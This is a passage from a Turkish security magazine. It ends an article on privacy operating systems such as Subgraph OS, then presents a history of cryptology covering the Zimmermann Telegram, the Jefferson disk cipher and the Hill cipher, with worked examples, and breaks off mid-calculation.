
Mahremiyet: Bilginin sahibi dışında başka bir kişi veya kuruma aktarılmadığını garanti eder.

Bütünlük: Bilginin yetkili olmayan kimse tarafından değiştirilmediğini ve değiştirilemeyeceğini garanti eder.

Kullanılabilirlik: Bilgiye güvenli bir şekilde ulaşmayı garanti eder.

Anti-Exploitation

"Güvenli oldukları iddia edilen sistemler her şeye karşı hazırlıklı olmalıdır."



Subgraph OS kendi içinde bir anti-exploitation modülü barındırıyor. Bu modül de kendi içinde farklı parçalara ayrılıyor. Sistemde kurulu olan herhangi bir uygulamanın veya şifreleme algoritmasının zafiyeti ortaya çıkmış olabilir. Bu durum da teorik olarak mümkün ve pratik olarak mümkün saldırılar diye ikiye ayrılır.

Öncelikle "**Harvester**" adını verdikleri bu modülün bir parçası sisteminize karşı başlamış fakat başarısız olmuş exploitleri topluyor. Böylelikle sisteminize yapılan saldırıların analizini yapabiliyorsunuz.

Kerneli, **Grsecurity**'nin **PaX**'ı ile korunuyor.

Konteyner izolasyonu riskli uygulamaları sandbox içinde izole ederek gelebilecek tehlikelere karşı önceden hazırlıklı.

Zorunlu dosya sistemi şifrelemesi kullanmanızı istiyor.

Hafıza bozulmalarına (Memory Corruption) karşı **Metaproxy** katmanı devreye giriyor.

Artıları

- Kalıcı bir sistem
- Temel mantık Qubes OS gibi izolasyona dayanıyor fakat burada sadece uygulamalar birbirinden izole çalışıyor.
- Harvester modülü analiz için çok iyi düşünülmüş.

Eksileri

- Varolan bir sistemin üzerine geliştirilmesi.
- Henüz alfa sürümünde olması.

David Mirza - (Subgraph OS Ekip Lideri) röportaj

Sonuç

Herkese hitap edebilecek bir yazı yazmaya çalıştım umarım başarabilmişimdir.

Bu yazıda sadece işletim sistemlerinden bahsettik fakat tabii ki anonim olabilmek bununla sınırlı değil. Kullandığınız donanım, internet üzerindeki davranışlarınız, kullandığınız uygulamaların güvenilirliği, mobil cihazlarınız, hatta mesajlaşırken kullandığınız emojilerle bile kimliğiniz tespit edilebiliyor. Bir sürü etken işin içinde.

Umuyorum ki devam eden yazılarla tamamıyla otorite gözetiminden arınacağız.

Furkan Senan

Bana bu yazıyı yazma fırsatı verdiği için Arka Kapı Dergi'ye ve editörlerine teşekkürlerimi sunuyorum.

Her türlü Soru & Eleştiri & Öneri için:

furkan@hackerspace.ist adresinden bana ulaşabilirsiniz.

Tüm yazının pekişmesi için Tails, Subgraph ve Qubes geliştirici ekip liderlerinin katıldığı bir panelin videosunu *13 numaralı referanstan izleyebilirsiniz.

Esen kalın…

Referanslar:

*1 https://www.imdb.com/title/tt4044364/

*2 https://thehackernews.com/2018/03/cryptocurrency-spyware-malware.html

*3 http://www.dailymail.co.uk/news/article-4760140/British-hero-23-faces-40-years-jail.html

*4 https://en.wikipedia.org/wiki/Facebook%E2%80%93Cambridge_Analytica_data_scandal

*5 http://www.wikiwand.com/en/Hypervisor

*6 https://blog.invisiblethings.org/2012/09/12/how-is-qubes-os-different-from.html

*7 https://www.qubes-os.org/attachment/wiki/QubesArchitecture/arch-spec-0.3.pdf

*8 https://www.gnu.org/philosophy/free-sw.html

*9 https://git.hackerspace.ist/Whiterabbit/Ozgurlesin_Articles/src/master/Tor/Tor_Agi.md

*10 https://tails.boum.org/doc/about/features/index.en.html

*11 http://www.legbacore.com/Research.html

*12 https://web.archive.org/web/20120113162841/http://www.teamfurry.com/wordpress/2007/11/20/tor-exit-node-doing-mitm-attacks

*13 https://www.youtube.com/watch?v=Nol8kKoB-co

Not: Wind*ws = Microsoft Windows, özellikle bu tarz yazılarda adını dahi anmamayı tercih ediyoruz.

Bayram Gök – bayram@arkakapidergi.com

Endüstri Devriminde Kriptoloji

Kriptolojinin bir bakıma iletişim ve ulaşım araçlarının gelişim seyrine bağımlı bir tarihi vardır. 19. yüzyıl hâlen kullanmaya devam ettiğimiz birçok iletişim aracının geliştirildiği verimli bir zaman dilimiydi. Haberleşmenin özel ulaklar ve posta aracılığı ile mektupla sağlandığı geleneksel dönem 19. yüzyılda büyük değişim gösterdi. Önemli devlet, ticari, siyasi, askeri iletişim çoğunlukla özel ulaklar sayesinde sağlanırdı. Mesaj bir nevi ulağın sağladığı koruma ve gizlilik içinde yerine ulaşırdı. Telgraf, telsiz ve telefon ile mesaj noktadan noktaya aktarılırken radyo sinyallerini havadan yakalamakla ve iletim kablolarına dışarıdan bağlantı yapmakla kolayca ele geçirilebiliyordu.

Kırk yaş ve üstü kuşak hatırlayacaklardır. Telefon hatlarının pencere önlerinden tel tel kablo halinde geçtiği dönemlerde bir telefona bağlı iki adet toplu iğne kabloya saplanır, hat dinlenir ve hattın kullanımı mümkün olurdu. Neyse ki kablolar yeraltına alındı, faturalara arama listeleri eklendi ve bu dertten kurtulduk.

Kriptolojinin de 19. yüzyılda değişime uğraması kaçınılmazdı. Yeni ve güçlü yöntemlerin geliştirilmesi gerekmişti.

19. Yüzyıl ve Yeni İletişim Teknolojileri

ABD'li ressam Samuel Morse 1835 yılında basit bir elektromıknatıstan oluşan ilk telgraf düzeneğini hazırladı. Daha sonra Morse ve yardımcısı Vail bu düzeneği geliştirip nokta ve çizgilerden oluşan ve hâlen kullanılan Morse alfabesini oluşturdular. İlk telgraf hattı ise 1843 yılında Washington D.C. ile Baltimore, Maryland arasına çekildi.

19. yüzyıla gelindiğinde elektrik iyice biliniyordu. İskoç teorik fizikçi ve matematikçi James Clerk Maxwell 1864 yılında *Maxwell A Dynamical Theory of the Electromagnetic Field* (Elektromanyetik Alanın Dinamik Teorisi) adlı kitabını yayınlamıştır. Kendi adıyla anılan ait dört Maxwell Denklemi ile elektrik ve manyetizmanın aslında aynı şey olduklarını, birbirlerine dönüşebildiklerini, elektrik ve manyetik alanın uzayda ışık hızında ilerlediğini, ışığın da dalga gibi davrandığını göstermiştir. GSM telefon sisteminden fiber optik ağlara, WiFi 'den 4G internet bağlantılarına, uzaydan uydu ile haberleşmeye kadar her şeyi bu dahi bilim insanına borçluyuz.

Alexander Graham Bell ve Charles Sumner Tainter 15 Şubat 1880 günü ilk telefon görüşmesini gerçekleştiren insanlar olarak tarihe geçtiler. 1891 yılında operatör ihtiyacı olmadan ilk otomatik telefon görüşmesi yapıldı. Ardından 1892 yılında Chicago ve New York ilk uzun mesafeli telefon hattı kuruldu.

Bologna İtalya doğumlu Marconi 1894 yılında ilk telsiz telgrafı kendi evinde denedi. İtalya'da gerekli desteği bulamayan Marconi 1896 yılında İngiltere'ye gitti. Çalışmaları burada yoğun ilgi gördü. Atlantik kıyılarına telsiz istasyonları kurdu. Telsiz ile 18 Ocak 1903'te ABD başkanı Theodore Roosevelt'den İngiltere Kralı VII. Edward'a bir mesaj iletmeyi başardı. 17 Ekim 1907'de Clifden İrlanda ve Glace Körfezi Kanada arasında düzenli bir radyo iletişim hizmeti başlatıldı.

Zimmermann Telgrafı[1]

Bir olay var ki detayları ile incelediğim takdirde bu yazımın konusunu okuyucuya kolayca aktarabileceğimi düşünüyorum. Zimmermann Telgrafı adıyla bilinen bu olayı merkezinde Kriptoloji olmak şartıyla çok disiplinli bir anlayış ile incelemek gerekiyor. İzninizle biraz tarihten biraz da siyasetten bahsedeceğim.

Arthur Zimmermann Birinci Dünya Savaşı sırasında, 22 Kasım 1916'dan istifasını sunduğu 6 Ağustos 1917'ye kadar Alman İmparatorluğu'nun dış işleri bakanlığı görevini yürütmüştür. Döneminde tetiklediği bazı olayların etkileri bugün dahi sürmektedir.

Almanya Birinci Dünya Savaşı'nın başından itibaren denizaltılar ile İngiliz ticaret gemilerini batırarak İngiltere'yi ablukaya

1 https://www.nsa.gov/news-features/declassified-documents/cryptologic-quarterly/assets/files/the_zimmermann_telegram.pdf

almaya çalışmıştı. Amaç İngiltere'nin ABD'den ve deniz aşırı sömürgelerinden lojistik ve ikmal sağlamasını engellemekti. Hatta Lusitania isimli İngiliz yolcu gemisi bile içindeki 1258 yolcusu ve 701 mürettebatına rağmen 1 Mayıs 1915 günü New York'tan Atlantik Okyanusu'na açıldıktan sonra 7 Mayıs günü İrlanda açıklarında Alman denizaltısı tarafından batırılmıştır. 124'ü ABD yurttaşı olmak üzere 1198 kişi yaşamını yitirmiş ancak 761 kazazede kurtarılabilmişti. ABD ölen bu vatandaşlarına ve İngiltere'nin tüm kışkırtmalarına rağmen savaşa girmemiş, Wilson ilkelerine bağlı kalmış, tüm taraflara kazananı olmayan bir barış bile önermişti.

Almanya daha da ileri giderek müttefik sularında ABD gemileri dahil tüm gemileri batırma kararı almış, ABD'deki Almanya büyükelçisi John Von Bernstoff bu kararı 31 Ocak 1917'de ABD hükümetine bildirmiştir.

Alman hükümeti Lusitania'nın batırılmasından sonra uyguladığı bu yeni denizaltı savaşının ABD'yi savaşın içine çekmekten korkuyor, böyle bir durumda ABD'yi Avrupa'dan uzak tutacak ve meşgul edecek bir çareler aramaya başlıyordu.

Zimmermann 19 Ocak 1917 tarihinde Washington'daki Alman Büyükelçiliği'ne Meksika Alman Büyükelçisi Heinrich von Eckardt'a iletilmek üzere bir telgraf çekti. Zimmermann mesajında Almanya'nın yeni denizaltı savaşı kararını anlatıyor, eğer ABD savaşa girerse Meksika hükümetinden Almanya yanında savaşa girmelerini istiyordu. Meksika henüz Texas, New Mexico ve Arizona eyaletlerini ABD ile girdiği savaş neticesinde kaybetmişti. Zimmermann Meksika'ya ABD'ye savaş açması halinde Texas, New Mexico ve Arizona eyaletlerini geri alabileceklerini ve Almanya'nın sınırsız desteğini vaat ediyordu. Meksika bu öneriyi kabul etmedi ve savaşa girmekten kaçındı.

Bu aşamada telgrafın şifresi İngiltere'nin Oda 40 (Room 40) olarak adlandırılan istihbarat birimi tarafından kırıldı ve ABD Başkanı Woodrow Wilson'a teslim edildi. Başkan Wilson 28 Şubat 1917 tarihinde telgraf metnini basına dağıttı. Almanya başta telgrafın sahte olduğunu ileri sürse de 29 Mart 1917'de Zimmermann telgrafın gerçek olduğunu kabul etti.


Savaşın başlangıcında İngilizler Almanlara ait denizaltı kablolarını tahrip etmişler ve Amerika ile iletişimlerini kesmişlerdi. Almanya ile diplomatik (kırmızı hat) iletişim kanalları kalmayan Washington'daki Alman Büyükelçiliği'ne Başkan Wilson barışçıl amaçlarla kullanmak şartıyla ABD dışişlerine ait diplomatik hatları kullanma izni vermişti. Bu antlaşma sayesinde Almanya Washington büyükelçisi ile Almanya'daki ABD büyükelçiliği üzerinden haberleşiyordu. ABD büyükelçiliğinden çıkan hat önce Danimarka'nın Kopenhag şehrine oradan da İngiltere'nin Porthcurno kasabasındaki bir röle istasyonuna ulaşıyordu. Buradaki röle istasyonunda güçlendirilen hat okyanusu aşıp Amerika kıtasına bağlanıyordu.

Zimmermann Amerikalıların telgrafın içeriği ile ilgilenmeyeceklerine inanıyor ve şifresinin çözülemeyeceğine güveniyordu. Gerçi ABD büyükelçisi başta şifreli mesajı iletmeyi reddetse de sonra razı olmuştu. Almanlar, ABD'ye verdikleri hattın barışçıl amaçlarla kullanılacağı sözünü tutmadıkları gibi üstüne üstlük ABD aleyhine ABD diplomatik hattını kullanılıyorlardı. Gerçekten de Amerikalılar telgrafın içeriğinden habersizdiler. Ancak İngilizler Porthcurno röle istasyonundaki tüm trafiği dinliyor ve analiz ediyorlardı.

İngilizler, Alman diplomatik şifresi 13040'ın ve Alman askeri denizcilik şifresi 0075'in detay dokümanlarını daha önceden ele geçirmişlerdi. Mesajı bir gün içinde kısmen çözdüler. Ancak telgrafın içeriğine ahlaki ve yasal olmayan bir yolla ABD diplomatik hatlarını dinleyerek ulaşmışlardı. Diğer bir sorun da telgrafın sahte olmadığını ABD'ye ispat etmeleri gerekiyordu. Bir hikâye uydurmaları, bir kılıf bulmaları gerekiyordu. Zimmermann telgrafı ABD'ye 0075 kodu ile şifrelenilerek gönderilmişti.

İngilizler ABD'deki Alman Büyükelçiliği'nden Meksika Alman Büyükelçiliği'ne telgrafın ticari hatlardan gönderileceğini biliyorlardı. Meksika İngiliz Büyükelçisi mesajın bir kopyasını ticari telgraf şirketi görevlisine rüşvet vererek elde etti. Mesaj ABD'den Meksika'ya yeniden gönderilirken Meksika Büyükelçiliği 0075 kodlu şifreye sahip olmadığından daha eski olan 13040 kodu ile şifrelenerek gönderilmişti. Gönderim esnasında telgrafa yeni tarih de atılmıştı. 13040 ile kodlanan telgrafı da çözerek mesajın eksik kalan yerlerini de tamamlamış oldular. İngilizler bu telgrafı rahatlıkla ABD'ye verebilirlerdi. Hem diplomatik hattı dinledikleri belli olmamış hem de daha yeni kod olan 0075'i de çözdüklerini göstermiş olurlardı. En kötüsü Almanlar 13040 kodunu değiştirebilirlerdi. Üstelik ABD bu ticari telgrafı kendi ticari telgraf kayıtları ile doğrulayabilirdi. ABD bu hikâyeye inandı ve destekledi.

Almanlar bir hata daha yaptılar, kodun kırılabileceğini hiç düşünmediler. Meksika Büyükelçisi'ne çözülmüş telgrafın kopyalarını ne yaptığını sorup elçilikte hain avına çıktılar. İngilizler ise Almanların mesajlarını çözmeye devam ettiler. Aynı başarıyı II. Dünya savaşında Enigma şifresini çözerek devam gösterdiler. İngilizlerin Lozan Barış görüşmelerinde Türkiye'nin de telgraf şifrelerini çözdükleri yazılır.



WESTERN UNION TELEGRAM
NEWCOMB CARLTON, PRESIDENT
Send the following telegram, subject to the terms on back hereof, which are hereby agreed to
via Galveston
JAN 19 1917
GERMAN LEGATION
MEXICO CITY
130 13042 13401 8501 115 3528 416 17214 6491 11310
18147 18222 21560 10247 11518 23677 13605 3494 14936
98092 5905 11311 10392 10371 0302 21290 5161 39695
23571 17504 11269 18276 18101 0317 0228 17694 4473
22284 22200 19452 21589 67893 5569 13918 8958 12137
1333 4725 4458 5905 17166 13851 4458 17149 14471 6706
13850 12224 6929 14991 7382 15857 67893 14218 36477
5870 17553 67893 5870 5454 16102 15217 22801 17138
21001 17388 7446 23638 18222 6719 14331 15021 23845
3156 23552 22096 21604 4797 9497 22464 20855 4377
23610 18140 22260 5905 13347 20420 39689 13732 20667
6929 5275 18507 52262 1340 22049 13339 11265 22295
10439 14814 4178 6992 8784 7632 7357 6926 52262 11267
21100 21272 9346 9559 22464 15874 18502 18500 15857
2188 5376 7381 98092 16127 13486 9350 9220 76036 14219
5144 2831 17920 11347 17142 11264 7667 7762 15099 9110
10482 97556 3569 3670
BERNSTORFF.
Charge German Embassy.

Şekil 1 Meksika elçiliğine gönderilen Zimmerman Telgrafı kopyası

ABD'nin savaşa girmesine müteakip Zimmermann dikkatini iç karışıklık yaşayan ve Çar II. Nikolay'ın tahttan çekilmesi ile 15 Mart 1917'de Cumhuriyet rejimine geçen Rusya'ya verdi. Lenin (Vladimir İlyiç Ulyanov) ve arkadaşlarının İsviçre'den Rusya'ya gitmesi için trenle Alman topraklarından geçmesine izin verdi. Zimmermann Lenin'in Rusya'ya dönüşünün açabileceği siyasal karışıklığın doğu cephesinde savaşı bitirebileceğini düşünüyordu. Lenin de Zimmermann'ın bu düşüncelerinin farkındaydı. Rusya'da Ekim devrimi de böyle başladı. Bu bir kelebek etkisi mi yoksa Oda 40 etkisi mi tartışılır.

Jefferson Diski

Jefferson Diski adından da anlaşılacağı üzere ABD'nin üçüncü başkanı Thomas Jefferson tarafından 1795 yılında geliştirilmiştir. Roma İmparatoru Julius Caesar'ın da ünlü Caesar şifresini geliştirdiğini anımsayınız. Saklı yazı öylesine olmazsa olmaz bir ihtiyaçtır ki devletleri yöneten kişilerin kendisi geliştirici olarak bu önemli konu üzerinde çalışmışlardır. Jefferson Diski bir yüzyıl sonra Fransız Étienne Bazeries tarafından Thomas Jefferson'dan bağımsız olarak yeniden icat edildi. Bazeries, Antoine Rossignol tarafından 14. Louis için geliştirilen Grand Chiffre çözmeyi başaran yetenekli bir saklı yazı analistiydi. ABD ordusu Jefferson Diskini M-94 adıyla revize ederek 1923 ile 1942 yılları arasında kullandı. Vigenère Şifrelemesinin Friedrich Kasiski tarafından 1863 yılında kırılması yeni arayışları gündeme getirmişti. Jefferson Diski aranan çözümdü.

Jefferson sistemi bir aks üzerinde sıralanmış hepsi birbirinden farklı, numaralanmış 36 adet diskten oluşur. Her diskin ortasında aksın geçeceği bir delik bulunur. Diskin çevresine 26 adet harf işlenmiştir. Her diskte harflerin sıralaması farklıdır. Bu her diski benzersiz yapar ve her diske ayırt edici bir numara verilir. Disklerin aks üzerine diziliş sırası şifrelemenin anahtarını oluşturur. Hem şifreleyen hem de şifreyi çözen aynı sıralamayı bilmek ve kullanmak zorundadır.

Jefferson Diski ile Şifreleme

Kolaylık olsun diye 15 adet disk kullandığımızı varsayalım. Tabloda görüldüğü gibi alfabemizin her harfi her diskte farklı sıralamada olacak şekilde diskin çevresine yazılmıştır. Her diske ayırt edici 1 ve 15 arasında numara da verilmiştir.

Türkçe'ye uyarlanmış Jefferson diskleri ve harflerin rastgele sıralaması

1. JNFĞLKIÜEOCTPABHÖRSUMGŞÇYVİDZ
2. KOCAGBUSNREMÖZĞLPÜŞVDIÇTJFHİY
3. ELGTYSBDNFUZIJÜCRİOMPKHÇÖŞVAĞ
4. YZEÖBOTLIİGÜVCMKAFDNRÇJŞSĞUHP
5. KÇITFCÖYŞPHLĞÜAEGOSUBİZVNMJRD
6. CÇSFHTEYVKZPİDAJRNIGLMOBĞUÖŞÜ
7. ÖRGİPYFÇEKJOBDÜMHIUĞZSCŞAVLTN
8. CŞMSÜAZFBEKDYĞPTGIOİVRNLÖJUHÇ
9. TLMOGHABDUÜÇVRFZİÖYĞCSKENŞIJP
10. KÇŞYGEMCTÖJRVOZLÜĞPIİNUASFBDH
11. IŞEOZUHBCKDÜRGİTVLÖĞFJPMÇSYNA
12. KCOHBÇİMNVRPYJTŞZDĞGALUIÜFSÖE
13. ÜŞĞMGNIVKİDPBHRÇYETLCSZUJOAFÖ
14. YCITÖAVZÜNĞHGEİMJŞBDUORFLKÇPS
15. İCIAGŞRTHZMPJYOÇDSLKFNEBVUÜĞÖ

Şifre anahtarı diskletin *7, 9, 11, 3, 5, 8, 6, 15, 10, 14, 2, 12, 1, 4, 13* sıralaması ile belirlenmiş olsun. Şifreleyici kararlaştırılan sırada diskleri aks üzerine yerleştirir.

Jefferson disklerinin belirlenmiş şifreleme düzenine göre sıralanmış hali:

7. ÖRGİPYFÇEKJOBDÜMHIUĞZSCŞAVLTN
9. TLMOGHABDUÜÇVRFZİÖYĞCSKENŞIJP
11. IŞEOZUHBCKDÜRGİTVLÖĞFJPMÇSYNA
3. ELGTYSBDNFUZIJÜCRİOMPKHÇÖŞVAĞ
5. KÇITFCÖYŞPHLĞÜAEGOSUBİZVNMJRD
8. CŞMSÜAZFBEKDYĞPTGIOİVRNLÖJUHÇ
6. CÇSFHTEYVKZPİDAJRNIGLMOBĞUÖŞÜ
15. İCIAGŞRTHZMPJYOÇDSLKFNEBVUÜĞÖ
10. KÇŞYGEMCTÖJRVOZLÜĞPIİNUASFBDH
14. YCITÖAVZÜNĞHGEİMJŞBDUORFLKÇPS
2. KOCAGBUSNREMÖZĞLPÜŞVDIÇTJFHİY
12. KCOHBÇİMNVRPYJTŞZDĞGALUIÜFSÖE
1. JNFĞLKIÜEOCTPABHÖRSUMGŞÇYVİDZ
4. YZEÖBOTLIİGÜVCMKAFDNRÇJŞSĞUHP
13. ÜŞĞMGNIVKİDPBHRÇYETLCSZUJOAFÖ

Thomas Jefferson adını şifrelemek için aks üzerine ilk sırada yerleştirilmiş **7** numaralı diski çevirerek **T** harfine kadar ilerler. Sonra **2**.sıradaki *9* numaralı diskin **H** harfini ilk diskin **T** harfi yanına gelinceye kadar *2*.sıradaki diski çevirir. Şifreleme bitinceye kadar diğer diskler içinde sıradaki şifrelenecek her harf için bu işlemi tekrarlar. İşlem bitince diskler şu hizada olacaktır. Kırmızı ile boyanmış harfler şifrelenen açık metni gösteriyor.

Jefferson disklerinin şifreleme işlemi sonundaki görünüşü:

7. ÖRGİPYFÇEK	J	OBDÜMHIUĞZSCŞAVL	T	N
9. BDUÜÇVRFZİ	Ö	YĞCSKENŞIJPTLMOG	H	A
11. UHBCKDÜRGİ	T	VLÖĞFJPMÇSYNAIŞE	O	Z
3. KHÇÖŞVAĞEL	G	TYSBDNFUZIJÜCRİO	M	P
5. GOSUBİZVNM	J	RDKÇITFCÖYŞPHLĞÜ	A	E
8. AZFBEKDYĞP	T	GIOİVRNLÖJUHÇCŞM	S	Ü
6. NIGLMOBĞUÖ	Ş	ÜCÇSFHTEYVKZPİDA	J	R
15. VUÜĞÖİCIAG	Ş	RTHZMPJYOÇDSLKFN	E	B
10. DHKÇŞYGEMC	T	ÖJRVOZLÜĞPIİNUAS	F	B
14. KÇPSYCITÖA	V	ZÜNĞHGEİMJŞBDUOR	F	L
2. ÖZĞLPÜŞVDI	Ç	TJFHİYKOCAGBUSNR	E	M
12. YJTŞZDĞGAL	U	IÜFSÖEKCOHBÇİMNV	R	P
1. MGŞÇYVİDZJ	N	FĞLKIÜEOCTPABHÖR	S	U
4. LIİGÜVCMKA	F	DNRÇJŞSĞUHPYZEÖB	O	T
13. VKİDPBHRÇY	E	TLCSZUJOAFÖÜŞĞMG	N	I

Bu aşamadan sonra önceden belirlenmiş bir ofset değeri kadar açık metin satırından ileriye ya da geriye doğru sayılır. Ulaşılan satır şifreli metin olarak karşı tarafa iletilir. Bu örnekte geriye doğru **17** ofset değerini belirleyip şifrelenmiş mavi renkli satırdan **JÖTGJTŞŞTVÇUNFE** kodunu oluşturup karşı tarafa bildiriyoruz.

Jefferson Diski ile Şifrelenmiş Metnin Deşifre Edilmesi

JÖTGJTŞŞTVÇUNFE şifreli metni kendisine ulaşan operatör yine önceden kararlaştırıldığı gibi sırasıyla *7, 9, 11, 3, 5, 8, 6, 15, 10, 14, 2, 12, 1, 4, 13* numaralı diskleri aks üzerine yerleştir. Aynı şifreleme işleminde olduğu gibi *şifreli* metnin ilk harfinden başlayarak diskleri **JÖTGJTŞŞTVÇUNFE** dizilimini elde edinceye kadar çevirir. Belirlenmiş ofset değeri **17** kadar ters tarafa yani ileriye doğru giderek Thomas Jefferson açık metnine ulaşabilir. Aslında bir ofset değeri belirlemeye ihtiyaç duyulmayabilir. Çünkü açık metin satırı hariç rastgele bir satır

seçip karşı tarafa bildirilse diskler üzerinde şifrelenmiş metin haricinde anlamlı bir satır oluşması düşük bir ihtimal olacaktır. Deşifreyi yapanın satırları incelediğinde anlamlı mesajı fark etmesi zor olmayacaktır.

Hill Şifresi

1929 yılında Lester S. Hill tarafından geliştirilen doğrusal cebire dayalı blok şifreleme yöntemidir. Hill şifrelemesi maalesef yaygın bir kullanım alanı bulamadı. Yöntem matematik denklemler çözmeyi gerektirdiğinden elle kullanımı oldukça zahmetliydi. Hill ve ortağı mekanik şifreleme makinesi de yaptılar. Ancak satmayı başaramadılar. Matematik kullanarak şifreleme yapılabileceğini göstermesi bakımından Hill şifrelemesi önemli bir gelişmeydi. Kriptolojinin bilim haline gelmesinde önemli bir katkı olmuştur.

Yöntem modüler aritmetik ve matris kullanıyordu. İngiliz alfabesindeki **26** harfin her biri (*A=0,B=1…Z=25*) bir sayı ile eşleştirilmişti. Her harf **Mod 26** ile hesaplanan sayı ile temsil ediliyordu. Şifreleme **n** uzunluktaki (n vektör) harf blokları ile **n x n** boyutlu kare matris ile çarpılarak yapılıyordu. **n x n** matris aynı zamanda şifreleme anahtarı yerine geçiyordu. Çözme işlemi için matrisin tersinin de olması gerekiyordu. Sadece mod değerini değiştirmekle her dilin alfabesine uyarlamak mümkündü.

Örneğimizde kendi alfabemiz için **mod 29** kullanacağız. Matrislerin tersini hesaplamak boyutları arttıkça karmaşık hale gelen bir iştir. Üstelik bunu modüler aritmetiğe göre yapmak gerekince daha da zorlaşıyor. Daha kolay olan **2** boyutlu kare matris üzerinden örneğimizi vereceğiz. Bu şifreleme anahtarını zayıflatan bir seçim.

Öncelikle kullanacağımız matematik araçlarına kısaca değinelim. Dipnotlar kısmından daha detaylı bilgilere ulaşabilirsiniz.

Modüler Aritmetik [2]

$\frac{A}{B} = Q\ Kalan\ R$ olmak üzere A bölünen, B bölen, Q bölüm ve R kalandır. Bu işlem sonucunda R kalan ile ilgileniyorsak bunu A Mod B≡R şeklinde ifade ederiz. Burada B'ye yani bölene mod denir.

Modüler Aritmetik Ters Alma İşlemi [3] [4] [5]

(mod m)'de bir **a** sayısının tersi **a^-1**, **a** sayısı ile çarpıldığında **1(mod m)** değerini veren sayıdır. Sadece mod değeri **m** ile aralarında asal (1 den başka ortak böleni olmayan) olan **a** sayılarının tersi vardır.

ax=1 (mod m) şeklinde gösterilirse x, a sayısının tersidir. Pratikte mx+1 (mod m)=1 eşitliğini sağlayan **x** sayısını arıyoruz. Mod 29'a göre 30, 59, 88, 117 …∞ sayıları 1(mod 29) eşitliğini sağlayan sayılardır. Örneğin a=8 için 88 Mod 29 =11 olacaktır. **a** sayısının tersi 11 olur.

Kare matris [6]

Doğrusal cebirde, kare matris, satır ve sütun sayıları eşit olan bir matristir. n x n'lik bir matris, boyutu n olan bir kare matris olarak bilinir. Aynı boyuta sahip herhangi iki kare matriste matris ile toplama ve çarpma işlemleri yapılabilir.

2x2 Kare Matris çarpımı [7]

Matris çarpımı, bir matris çiftinde yapılan ve başka bir matris üreten ikili işlemdir.

$A = [a\ b\ p\ q\ ], B = [x\ y\ ]$ olmak üzere $AB = [a\ b\ p\ q\ ][x\ y\ ] = (ax + by\ px + qy\ )$

2x2 Kare Matris Tersi [8]

$A = [a\ b\ p\ q\ ], ise\ A^{-1} = (aq - bp)^{-1} * [q\ -b\ -p\ a\ ]\ olur.$ $\det A = (aq - bp) = 0$ olan matrislerin tersi yoktur.

Hill Sistemi ile Şifreleme

2x2 boyutlu kare matris eleman sayısı kadar HBCÇ (B=1, H=9,C=2,Ç=3) harf grubunu anahtar olarak belirledik. Anahtar harfler ve matris ilişkisini kolay ifade etmek için görsel olarak $A = [H\ B\ C\ Ç\ ]$ yazabiliriz. Harflerin yerine Mod 29 sayı karşılıklarını koyarsak $A = [9\ 1\ 2\ 3\ ]$ anahtar matrisi elde ederiz. Şifreleme işleminde kullanacağımız bu matrisin tersini çözme işleminde kullanacağımız için tersini bulmalıyız. Matrisin tersi yoksa bu anahtarı kullanamayız.

Ters matrisi hesaplayalım.

